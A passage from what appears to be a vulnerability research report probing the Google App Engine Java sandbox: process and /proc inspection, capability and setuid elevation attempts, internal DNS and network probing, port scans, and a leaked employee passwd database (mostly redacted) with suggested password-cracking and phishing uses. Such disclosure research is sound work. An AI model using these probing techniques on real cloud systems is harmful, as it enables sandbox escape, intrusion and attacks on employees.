In GAE for Java 8, both `argv` and `envp` contents could be retrieved directly by reading the `environ` and `cmdline` files from the `proc` file system entry corresponding to the current process (`/proc/self`):

```

GAE_ENV=standard
GAE_RUNTIME=java8
GAE_DEPLOYMENT_ID=411775823064366249
GAE_VERSION=1 USER=appengine GCLOUD_PROJECT=myfirstjapp GAE_SERVICE=default
DATACENTER=us6
GAE_INSTANCE=00c61b117c9a29db5c2c9f5d51f47d5bc7d85c62c43f90b91052758be9c0833aedef18
3f GAE_APPLICATION=s~myfirstjapp GOOGLE_CLOUD_PROJECT=myfirstjapp

```

Inspection of the command line arguments used for GAE Java 7 launcher revealed that there has been some changes to the underlying OS sandbox (originally PTRACE based¹⁰):

```

--verify_sandbox=false
--expect_wait_for_sandbox=false

```

The first parameter instructs the runtime not to issue the unimplemented `sys_afs_syscall` [14] prior to handling user requests. This system call was intercepted by the PTRACE sandbox platform. For processes with a PTRACE sandbox attached, the unimplemented system call implementation was likely a NOP operation. If the sandbox was not attached yet, `afs` system call invocation triggered process abort though.

The second argument indicates whether the forced thread stop should be invoked for the current thread (HTTP request handler). This stop was part of the PTRACE sandbox attach mechanism. The execution of the thread was resumed upon successful sandbox attach (tracer attach).

Setting the values of the sandbox arguments to false indicated that either the original sandbox was turned off or it was replaced by another mechanism in Java 7 GAE.

¹⁰ we concluded that back in 2014 from the leaked symbols and implementation of both binaries and protocol buffers.

Additionally, the launcher arguments indicated that the LibcProxy was still enabled:

```
--enable_fs_proxy
```

As a result, all filesystem related system calls were tunneled through the FD3 communication pipe to *DeviceService* and *FDProxy* services.

We have verified that this is the case for all file descriptors by calling the `ShouldProxyFileDescriptor` virtual method of `LibcProxy` instance (C++ class implemented by the launcher library):

```
fd 0 proxy: true
fd 1 proxy: true
fd 2 proxy: true
fd 3 proxy: true
fd 4 proxy: true
fd 5 proxy: true
fd 6 proxy: true
fd 7 proxy: true
fd 8 proxy: true
fd 9 proxy: true
```

...

The launcher arguments also showed that Cloud Debugger Agent was always present:

```
--enable_cloud_debugger
```

3.6 Process environment

Investigation of the process space was tricky. When Java level calls were issued to access the contents of `/proc/self/task` directory, the calls returned what looked like real threads identifiers:

```
[/proc/self/task]
337945                0
337946                0
337947                0
337948                0
337949                0
337950                0
337955                0
337972                0
337977                0
337978                0
337979                0
337980                0
337982                0
337983                0
338201                0
338317                0
338324                0
338325                0
338326                0
338330                0
338483                0
653628                0
```


However, an attempt to attach a PTRACE tracer to any of them returned an error indicating that a target thread did not exist (ESRCH error - No such process):

```
- pid 337945
PTRACE ATTACH: -3
PTRACE SEIZE: -3
- pid 337946
PTRACE ATTACH: -3
PTRACE SEIZE: -3
- pid 337947
PTRACE ATTACH: -3
PTRACE SEIZE: -3
- pid 337948
PTRACE ATTACH: -3
PTRACE SEIZE: -3
- pid 337949
PTRACE ATTACH: -3
PTRACE SEIZE: -3
- pid 337950
PTRACE ATTACH: -3
PTRACE SEIZE: -3
...
```

The system call level interface did not return any results for `/proc` or `/proc/self/tasks`. However, there was an inconsistency in the way `/proc` filesystem entries were handled by the OS sandbox. While `getdents` system call did not produce any results, the `open` system call was successful for a group of thread identifiers starting from ID 1:

```
[/proc/0/cmdline]
sys_open res: -2
fd: -2
[/proc/1/cmdline]
sys_open res: 36
fd: 36
close res: 0
[/proc/2/cmdline]
sys_open res: 36
fd: 36
close res: 0
[/proc/3/cmdline]
sys_open res: -2
fd: -2
[/proc/4/cmdline]
sys_open res: -2
fd: -2
[/proc/5/cmdline]
sys_open res: -2
fd: -2
[/proc/6/cmdline]
sys_open res: 36
fd: 36
close res: 0
...
```

The current PID and TID values confirmed real process information:

```
current tid 33
current pid 1
```

The existence of real threads was verified with an `open` system call done for the `/proc` status file:

```
[/proc/33/status]
sys_open res: 33
Name:
State: R (running)
Tgid: 1
Pid: 33
PPid: 0
TracerPid: 0
...
```

We tried to attach a PTRACE tracer to the thread created by the `clone` libc call:

```
clone: 46835050860992
clone res: 34
clone started: 1234
- pid 34
PTRACE ATTACH: -1
PTRACE DETACH: -3
PTRACE SEIZE: -3
```

This should work (thread owned by a user process). But, it didn't and the result indicated `EPERM` - Operation not permitted.

So, we investigated the process credentials and its capabilities:

```
[UIDS INFO]
sys_getresuid res: 0
ruid: 33414
euid: 33414
suid: 33414

[CAPS INFO]
sys_capget res: 0
cap effective: 0
cap permitted: 3fffffffff
cap inheritable: 0
```

We noticed that all capabilities were available in the permitted set of process' capabilities. So, we proceeded with a standard privilege elevation of which goal was to set current thread's' empty capabilities sets to all capabilities and issue a `setuid` system call afterwards¹¹:

```
sys_capget res: 0
cap effective: 0
```

¹¹ Knowing that all file system operations go through the LibcProxy and that FD related operations are conducted by the server side process, we decided to test the behavior of a classic *chroot escape* relying on directory file descriptors as well. Thus, the described privilege elevation was also initially followed by a classic *chroot escape* code sequence.

```
cap permitted: 3fffffffff
cap inheritable: 0
sys_capset res: 0
capset res: 0
sys_capget res: 0
cap effective: 3fffffffff
cap permitted: 3fffffffff
cap inheritable: 3fffffffff
setuid res: 0
```

To our surprise, this hasn't changed anything. Still, processes could not be traced and filesystem view hasn't changed a bit (no new files appeared to be visible).

We knew that the launcher process was running on Linux. In real Linux OS, the `initmodule` system call should be successful if done by a fully privileged user (all capabilities and uid equal to 0). We confirmed this was not the case for GAE:

```
initmodule res: -38
```

The result of the system call indicated ENOSYS - Function not implemented.

Finally, we investigate the tracing status for all visible user threads. It indicated that none of them was being traced (tracer PID of 0):

```
[/proc/33/status]
sys_open res: 33
Name:
State: R (running)
Tgid: 1
Pid: 33
PPid: 0
TracerPid: 0
```

Our conclusion from the conducted tests were the following:

- the main GAE runtime process and all user threads were running as unprivileged processes in a separate Linux PID namespace (real thread identifiers starting from 1),
- the OS sandbox was likely the PTRACE sandbox as no possibility to attach to any threads could be made (EPERM error is returned both when access is denied or the process is already traced),
- credentials and capabilities information set or returned by relevant system calls were all fake and did not correspond to actual process privileges in any way.

3.7 Network services visibility

Java 7 runtime does not permit creation of any other socket types than those in AF_UNIX domain:

```
sck [af_unix,stream] res 36
sck [af_unix,dgram] res 37
sck [af_inet,stream] res -97
sck [af_inet,dgram] res -97
sck [af_inet6,stream] res -97
sck [af_inet6,dgram] res -97
```

Java 7 runtime makes it possible to create sockets in AF_INET domain, but IPv6 sockets are not supported:

```
sck [af_unix,stream] res 88
sck [af_unix,dgram] res 89
sck [af_inet,stream] res 90
sck [af_inet,dgram] res 91
sck [af_inet6,stream] res -1
sck [af_inet6,dgram] res -1
```

Java 8 runtime is more flexible when it comes to network connections. As a result, DNS resolving and establishing of arbitrary network connections is supported by default.

The `/etc/resolv.conf` file provided information about a host responsible for resolving DNS names:

```
nameserver 169.254.169.254
```

3.7.1 Issue 3 (resolving of internal DNS names)

Both binary and java runtimes contained many references to internal Google servers. We verified that DNS names of internal Google domains could be successfully resolved. These names were not visible outside of Google cloud:

```
www.corp.google.com: www.corp.google.com/108.177.111.129
cs.corp.google.com: cs.corp.google.com/74.125.124.129
trace.corp.google.com: trace.corp.google.com/74.125.70.129
rapid.corp.google.com: rapid.corp.google.com/74.125.69.129
viceroy.corp.google.com: viceroy.corp.google.com/173.194.74.129
g3doc.corp.google.com: g3doc.corp.google.com/74.125.124.129
vopo20.prod.google.com: vopo20.prod.google.com/10.197.128.212
www.googleplex.com: www.googleplex.com/108.177.112.129
symbolize.googleplex.com: symbolize.googleplex.com/74.125.124.129
depot.corp.google.com: depot.corp.google.com/108.177.112.129
```

3.8 Network connections

In Java 8 environment, several hosts were implicitly declared in binaries, configuration files or launcher arguments. This include the following:

- DNS name server and metadata server (169.254.169.254),
- trusted host (169.254.169.253).

Additional host (referred by us as connected endpoint) was revealed by inspecting open file descriptors:

```
fd 0 mode 20666 rw-rw-rw- type chr size 0
fd 1 mode 10600 rw----- type fif size 0
fd 2 mode 10600 rw----- type fif size 0
fd 3 mode 100444 r--r--r-- type reg size 64797778
fd 4 mode 100555 r-xr-xr-x type reg size 55932
...
fd 76 mode 140600 rw----- type sock AF_INET 169.254.1.1:24759
000000: 0a 00 60 b7 00 00 00 00 00 00 00 00 00 00 00 .....
000010: 00 00 ff ff a9 fe 01 01 00 00 00 00 .....
```

...

Table 3 presents the result of a naive TCP scanning and lists open TCP ports at the above hosts along the localhost address.

HOST	OPEN TCP PORTS
169.254.169.254	53 80
169.254.169.253	4 10001
169.254.169.1	none
127.0.0.1	5

Table 3 The result of a naive TCP scanning of the GAE application environment.

Additionally, we have enumerated the status of open TCP ports at the following dynamic hosts:

- the target host that handled connection to APPSPOT application (INTERNET->APPSPOT connection)
- the internal Google host that originated `URLFetch` connection to APPSPOT application (APPSPOT->APPSPOT)
- the external Google host that originated TCP connection from APPSPOT application (APPSPOT->INTERNET)

For the cases above, the IP address of the originating host was taken from the sniffed `UPRequest` received by the `EvaluationRuntime` RPC service implemented by the Java runtime (`user_ip` or `server_ip` field - Table 4). Whenever needed we used two versions of the same GAE application (one to sniff the request, one to issue an internal `URLFetch` service call).

USER IP	SERVER IP	ORIGINATING HOST
107.178.194.61	108.177.111.153	Google cloud
35.203.252.153	74.125.132.153	Google cloud
83.21.105.218	216.58.215.116	Public Internet
83.11.48.5	172.217.16.52	Public Internet
83.21.105.218	216.58.215.78	Public Internet

Table 4 Sample user and server IP addresses as observed in `UPRequests`.

We haven't found any open TCP ports on internal hosts denoted by `user_ip` field when scanning from the cloud (runtime instance location):

```
35.203.252.153:4 java.net.SocketTimeoutException: connect timed out
35.203.252.153:5 java.net.SocketTimeoutException: connect timed out
35.203.252.153:22 java.net.SocketTimeoutException: connect timed out
35.203.252.153:111 java.net.SocketTimeoutException: connect timed out
35.203.252.153:80 java.net.SocketTimeoutException: connect timed out
35.203.252.153:443 java.net.SocketTimeoutException: connect timed out
35.203.252.153:8080 java.net.SocketTimeoutException: connect timed out
...
```

The external hosts turned out to be Google frontend hosts with TCP ports 80 and 443 open.

It's important to note that we haven't done a more precise scanning (Syn Stealth, UDP, etc.) with the use of NMAP (wide-scale scanning of Google networks for service discovery from both the cloud and public networks).

3.8.1 Issue 4 (establishing connections with internal addresses)

Additionally, we have verified that connection with internal Google servers could be established:

```
url: http://cs.corp.google.com
```

```
-> RECV
```

```
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="https://cs.corp.google.com/">here</A>.</BODY></HTML>
```

```
[END]
```

It was however guarded with the Uberproxy server (the same one guarding access from the public Internet to MOMA / Googleplex network):

```
url: https://cs.corp.google.com
```

```
-> RECV
```

```
<!--googleoff: all--><html><head><title>cs.corp.google.com - MOMA Single Sign On</title><link href="/c/login.css" rel="stylesheet" /><link rel="icon" href="/c/favicon.ico" type="image/x-icon" /><script type="text/javascript" src="/c/corploginscript.js" nonce="rkR6VykA/vHIvvFeHjfVkreW4aE"></script><script type="text/javascript" nonce="rkR6VykA/vHIvvFeHjfVkreW4aE">
otpParam = "otp";          useOtp = 1;          var remoteAddress = "107.178.239.220";
</script></head><body bgcolor="#ffffff" vlink="#666666"><table width="95%" border="0" align="center" cellpadding="0" cellspacing="0"><tr valign="top"><td width="1%"></td><td width="99%" bgcolor="#ffffff" valign="top"><table width="100%" cellpadding="1"><tr align="right">&nbsp;</div></td></tr><tr><td nowrap="nowrap"><table width="100%" align="center" cellpadding="0" cellspacing="0" bgcolor="#C3D9FF" style="margin-bottom:5"><tr><td class="bubble tl"></td><th class="bubble" rowspan="2">Single Sign On</th><td class="bubble tr"></td></tr><tr><td class="bubble bl"></td><td class="bubble br"></td></tr></table></td></tr></table><br /><form method="post" id="loginForm" name="loginForm" action="/login"><input type="hidden" id="s" name="s" value="cs.corp.google.com:443/uberproxy/"><input type="hidden" id="d" name="d" value="https://cs.corp.google.com/?upxsrf=ADbfK3ZE5jfcS6WmaRws:1536059343014"/>
<input type="hidden" id="keyIds" name="keyIds" value="X-q,k02"/><input type="hidden" id="maxAge" name="maxAge" value="1200"/><input type="hidden" id="authLevel" name="authLevel" value="2000000"/><input type="hidden" id="ssoformat" name="ssoformat" value="CORP_SSO"/>
...

```

3.9 Communication endpoints

We investigated the attributes of all open file descriptors available for the process with the use of a `fstat` system call:

```
[FDS INFO]
fd 0 mode 100444 r--r--r-- type reg size 0
fd 1 mode 140600 rw----- type sock AF_UNIX unnamed
000000: 01 00 ..
fd 2 mode 140600 rw----- type sock AF_UNIX unnamed
000000: 01 00 ..
fd 3 mode 140600 rw----- type sock AF_UNIX unnamed
000000: 01 00 ..
fd 4 mode 140600 rw----- type sock AF_UNIX unnamed
000000: 01 00 ..
fd 5 mode 100555 r-xr-xr-x type reg size 436416
fd 6 mode 100444 r--r--r-- type reg size 61472807
fd 7 mode 100555 r-xr-xr-x type reg size 622823
fd 8 mode 100444 r--r--r-- type reg size 550721
fd 9 mode 100555 r-xr-xr-x type reg size 669407
fd 10 mode 100555 r-xr-xr-x type reg size 172187709
```

For Java 7, there were no interesting file descriptors opened beside the FD3 and FD4 communication channels. The `getpeername` system call issued for them indicated this were unnamed socket descriptors created in AF_UNIX domain. Such sockets are usually created with the use of a `socketpair` system call. This, indicated that the server endpoint corresponding to FD3 and FD4 descriptors was located on the same system (other process running outside of a runtime PID namespace).

3.10 Filesystem visibility

In Java 7, all filesystem operations were tunneled with the help of a LibcProxy. Some hidden portions of the underlying filesystem could be revealed by the system call layer though. This in particular include the export directories encompassing the software stack for the JRE and GAE environment:

```
[/export/hda3/borglet/remote_package_fs_dirs]
sys_open res: 33
dirfd: 33
sys_getdents res: 272
getdirents res: 272
.
<DIR>
..
<DIR>
100.prod-
appengine.appserver.apphosting.174749898081.fs_dir_group.15931508161200599567
<DIR>
100.prod-
appengine.appserver.apphosting.174749898081.fs_dir_group.8987724137104484677
<DIR>

close res: 0
```

3.10.1 Issue 5 (*passwd.borg leak*)

Additionally, some system directories were revealed. More specifically, we found out that `/etc` directory contained the following:

```
[/etc]
sys_open res: 34
```

```
dirfd: 34
sys_getdents res: 216
getdirents res: 216
rwxr-xr-x      65534:65534      .      <DIR>
rwxr-xr-x      65534:65534      ..     <DIR>
r-xr-xr-x      65534:5000      ca-certificates.crt  728186
rw-r--r--      65534:65534      group  978
r--r--r--      65534:5000      mime.types  7954
rw-r--r--      65534:65534      passwd  1736
rw-r--r--      65534:65534      passwd.borg  20169478
close res: 0
```

The certificates file included only public and trusted ROOT certs (no internal certs or private keys).

The `/etc/nsswitch.conf` file of Java 8 runtime indicated that the `passwd.borg` file was a source file for user password database used by `getpwent` and related functions:

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd:      files borg
shadow:      files
group:       files
...
```

It was indeed the database containing user names, uid values and home directories for all Google employees (323630 accounts in total):

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
...
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
...
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
...
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
...
```


Additionally, the password file contained information about many internal Google services (their existence) and associated accounts. The accounts related to the stubby service did trigger our attention in particular¹²:

```

apphosting-stubby-api--s-7egoogle-2ecom-3aruminate:x:41582:5000::/user/apphosting-
stubby-api--s-7egoogle-2ecom-3aruminate:/bin/bash
apphosting-stubby-api--s-7egoogle-2ecom-3aruminate-
2dtest:x:41583:5000::/user/apphosting-stubby-api--s-7egoogle-2ecom-3aruminate-
2dtest:/bin/bash

```

Out of that, 2121 accounts were related to the stubby service alone, 1059 to various automation and 7353 to tests.

The `passwd.borg` leak created potential opportunities to launch:

- password cracking¹³ against one of external Google frontends used for accessing internal network (MOMA). One of such frontends (<http://googleplex.com> - Fig. 6) requires username at `google.com` domain such as the one included in `borg.passwd` file,
- spam or phishing campaigns against Google employees (the uid values follow the usual formula used by large vendors that lower uids correspond to the long time employees, the highest are for those starting their work at Google most recently),




Fig. 6 Google corporate network login page (<http://googleplex.com>).

¹² Back from 2014, we knew that stubby was the base, most generic and likely most powerful service of all Google RPC services.

¹³ we are not sure of a feasibility of this scenario - either Google Captcha, 2 Factor Auth mechanism or the requirement for a HW token might make it impossible. We haven't tested any account in a fear this might lead to unnecessary DoS / problems for Google employees.

We verified that the `passwd.borg` file did not contain any user with a blank password.

The file did confirm the identifier of our runtime process to be that of `apphosting` user:

```
apphosting:x:33414:5000::/user/apphosting:/bin/bash
```

3.10.2 File system permissions

There was only one file in the visible filesystem space that could be writable by the runtime process (`apphosting` user):

```
/dev/null
```

The only directories with write permissions are indicated in Table 5.

DIRECTORY NAME	PERMISSIONS	OWNER
/base/alloc/tmpfs	rwX-----	33414:5000
/base/alloc/tmpfs/dynamic_runtimes	rwXrwxr-x	33414:5000
/base/alloc/tmpfs/dynamic_runtimes/java7b64	rwXrwxr-x	33414:5000
/base/alloc/tmpfs/dynamic_runtimes/java_jre7_64	rwXrwxr-x	33414:5000
/tmp	rwXrwxrwx	33414:5000
/tmp/initgoogle_syslog_dir.33414	rwX-----	33414:5000

Table 5 Directories indicating write permissions for the user application.

It turned out that the abovementioned directories were actually not writeable except a `/tmp` one.

It's worth to note that the entries created in a `/tmp` directory were not immediately visible by `getdirenents` system call. They needed to be "refreshed" first:

```
CMD: mkdir /tmp/test 0555
mkdir res: 0
```

```
CMD: ls /tmp
[/tmp]
rwXrwxrwx      dev[9:0]      inode:2      33414:5000      .
<DIR>
rwXr-xr-x      dev[12:0]     inode:1      65534:65534     ..
<DIR>
rwX-----      dev[9:0]      inode:3      33414:5000
initgoogle_syslog_dir.33414      <DIR>
```

```
CMD: ls /tmp/test
[/tmp/test]
r-xr-xr-x      dev[9:0]      inode:7      33414:5000      .
<DIR>
rwXrwxrwx      dev[9:0]      inode:2      33414:5000      ..
<DIR>
```

```
CMD: ls /tmp
[/tmp/]
rwXrwxrwx      dev[9:0]      inode:2      33414:5000      .
<DIR>
rwXr-xr-x      dev[12:0]     inode:1      65534:65534     ..
<DIR>
rwX-----      dev[9:0]      inode:3      33414:5000
initgoogle_syslog_dir.33414      <DIR>
```

```
r-xr-xr-x    dev[9:0]    inode:7    33414:5000    test  
<DIR>
```

This indicates a potential existence of some proxy / cache mechanism underneath (executing between the real OS and runtime process).

Any attempt to create an entry in other directories that should be writeable by user process resulted in ENOENT - No such file or directory error. The tests were conducted by the means of a few simple `mkdir` or `mknod` system calls.

As for the `/tmp` directory, while files, directories and soft links (`symlink` system call) could be created, hard link creation (`link` system call) was not permitted even if the file was owned (created) by the runtime process.

Limits imposed on links and symlinks excluded the possibility to try directory traversal games on FDPProxy service (links from `/tmp` or `/dev/shm` to root were of no use as these directories were not visible by the service).

The question whether symlinks could be created in user applications directory such as `WEB-INF/classes` remains open.

3.10.3 Hidden files and directories

The file system behavior related to the caching of directory entries that hasn't been accessed yet has lead us to some testing for the existence of certain well known files and directories. This revealed the following file system entries among others:

- `/proc/self/fd`
- `/proc/self/fdinfo`
- `/proc/sys/kernel/hostname`
- `/proc/sys/net`
- `/dev/shm`
- `/proc/uptime`
- `/proc/self/environ`
- `/proc/self/maps`
- `/proc/self/ns/net`
- `/proc/self/ns/pid`
- `/proc/self/ns/user`

The last 3 entries confirmed that all user threads were running in a separate Linux PID, NET and USER namespace.

The values of `/proc/uptime` indicated that Java 8 runtime was bootstrapping the whole VM instance from scratch upon application load (uptime value $\sim 5s$). In Java 7, uptime values were much larger (i.e. 1937s, 33818s), which has lead us to the conclusion that VM instances were likely more persistent (runtime / launcher process started / stopped in the environment of already existing VM instances).

3.10.4 Device drivers

The attack surface regarding device drivers visible by the runtime were very limited as only 3 device drivers were accessible to the launcher process:

```
[/dev]
sys_open res: 36
dirfd: 36
sys_getdents res: 136
getdirents res: 136
r-xr-xr-x      0:0      .      <DIR>
rwxr-xr-x      65534:65534  ..     <DIR>
rw-rw-rw-      0:0      null    0
r--r--r--      0:0      random  0
r--r--r--      0:0      urandom 0
```

3.10.5 Filesystem mounts

We haven't found anything unusual in the filesystem mounts indicated by the `/proc` filesystem neither:

```
[/proc/mounts]
sys_open res: 33
none / overlayfs rw 0 0
none /dev devtmpfs rw 0 0
none /proc proc rw 0 0
none /sys sysfs rw 0 0
none /tmp tmpfs rw 0 0
```

We however noted that the root filesystem was OverlayFS, which layers several directories on a single Linux host and presents them as a single directory.

This filesystem is especially handy when root file system needs to be configured for the container mechanisms such as a *chroot* sandbox.

3.11 Process memory

System call layer and discovery of real life thread identifiers made it possible to investigate the memory regions mapped to target process:

```
[/proc/self/maps]
sys_open res: 33
f0000000-100000000 rw-p 00000000 00:00 0
2a72b4421000-2a72b4442000 r-xp 00000000 00:0c 375
/usr/grte/v4/lib64/ld-linux-x86-64.so.2
2a72b4442000-2a72b4443000 r--p 00020000 00:0c 375
/usr/grte/v4/lib64/ld-linux-x86-64.so.2
2a72b4443000-2a72b4445000 rw-p 00021000 00:0c 375
/usr/grte/v4/lib64/ld-linux-x86-64.so.2
2a72b4445000-2a72b4446000 r--p 00000000 00:00 0 [vvar]
2a72b4446000-2a72b4448000 r-xp 00000000 00:00 0
2a72b4448000-2a72b4449000 rw-p 00000000 00:00 0
2a72b4449000-2a72b444c000 r-xp 00000000 00:0c 372
/usr/grte/v4/lib64/libdl.so.2
2a72b444c000-2a72b444d000 r--p 00002000 00:0c 372
/usr/grte/v4/lib64/libdl.so.2
2a72b444d000-2a72b444e000 rw-p 00003000 00:0c 372
/usr/grte/v4/lib64/libdl.so.2
2a72b444e000-2a72b444f000 rw-p 00000000 00:00 0
2a72b444f000-2a72b4552000 r-xp 00000000 00:0c 371
/usr/grte/v4/lib64/libm.so.6
2a72b4552000-2a72b4553000 r--p 00102000 00:0c 371
```

```
/usr/grte/v4/lib64/libm.so.6  
...
```

We hoped to find some additional libraries, mount information or shared memory regions, but haven't noticed anything unusual.

Some memory areas mapped were indicating the mapping was corresponding to some files with the name incorporating `host:[number]` format:

```
2a926ed8a000-2a926ed90000 r--p 00027000 00:0c 414          host:[414]  
2a926ed90000-2a926ed99000 r--p 000db000 00:0c 4151  
host:[4151]  
2a926ed99000-2a926edc8000 r--p 0024a000 00:0c 4153  
host:[4153]  
2a926edc8000-2a926edcc000 rw-p 00000000 00:00 0  
2a926edcc000-2a926edcd000 r--p 00000000 00:0c 407          host:[407]  
2a926edcd000-2a926ede9000 r--p 001cf000 00:0c 402          host:[402]  
2a926ede9000-2a926edea000 rw-p 00000000 00:00 0
```

We verified that the number used was actually an inode number corresponding to one of the files from GAE Java runtime distribution location:

```
r-xr-xr-x      dev[12:0]    inode:4151  65534:5000      jdbc-mysql-  
connector.jar  931953  
r-xr-xr-x      dev[12:0]    inode:4153  65534:5000      user-unprivileged.jar  
2589707  
r-xr-xr-x      dev[12:0]    inode:414   65534:5000      user-privileged.jar  
182394
```

Proc file system also indicated that for Java 7 environment there was one memory area with `rw-s` permissions (writable and shared with other threads):

```
2a7301f76000-2a7302077000          rw-s          00000000          00:0c          5080  
host:[5080]
```

It didn't have any corresponding inode visible in the filesystem available to the runtime process.

Its content didn't reveal anything suspicious though (primarily JVM related content such as user classes).

After some investigation, we came to the conclusion that this is the memory allocated by the `SharedBufferService`. Shared memory chunks are used by UDRPC protocol when payload data is larger than 32KB as indicated by `com.google.apphosting.runtime.udrpc.WireFormat` class:

```
if(payload != null && !payload.isInitialized())  
    payload.toBuilder().build();  
  
if(sharedBufferManager != null &&  
    payloadSize >=  
    ((Integer)WireFormat.MIN_SHARED_BUFFER_SIZE.get()).intValue() &&  
    ((Integer)WireFormat.MIN_SHARED_BUFFER_SIZE.get()).intValue() > -1)
```

```

        encodeWithSharedBuffer();
    else
        encodeWithoutSharedBuffer();

```

Java 8 runtime, which does not rely on UDRPC does not have any shared memory area mapped into the process.

3.12 Proxy File system

Both Java 7 and Java 8 rely on a proxy file system in order to provide access to user application resources (`WEB_INF/classes`).

For Java 8, this is the 9P file system [15]:

```

none / overlayfs rw 0 0
none /dev devtmpfs rw 0 0
none /proc proc rw 0 0
none /sys sysfs rw 0 0
none /tmp tmpfs rw 0 0
none /cloudsql 9p rw 0 0
none /base/data/home/apps 9p ro 0 0

```

Java 7 makes use of a LibcProxy to access user application files. LibcProxy overrides all default libc symbols related to file system (and descriptor) operations. The symbols that are proxied in this manner are exposed by the LibcProxy wrapper virtual method table (Fig. 7).

<code>.data.rel.ro:000000003EEC120</code>	<code>off_3EEC120</code>	<code>dq offset</code>	<code>_ZN9LibcProxyD2Ev</code>	<code>; DATA XREF: LibcProxy::~LibcProxy(void)*to</code>
<code>.data.rel.ro:000000003EEC120</code>				<code>; LibcProxy::~~LibcProxy()</code>
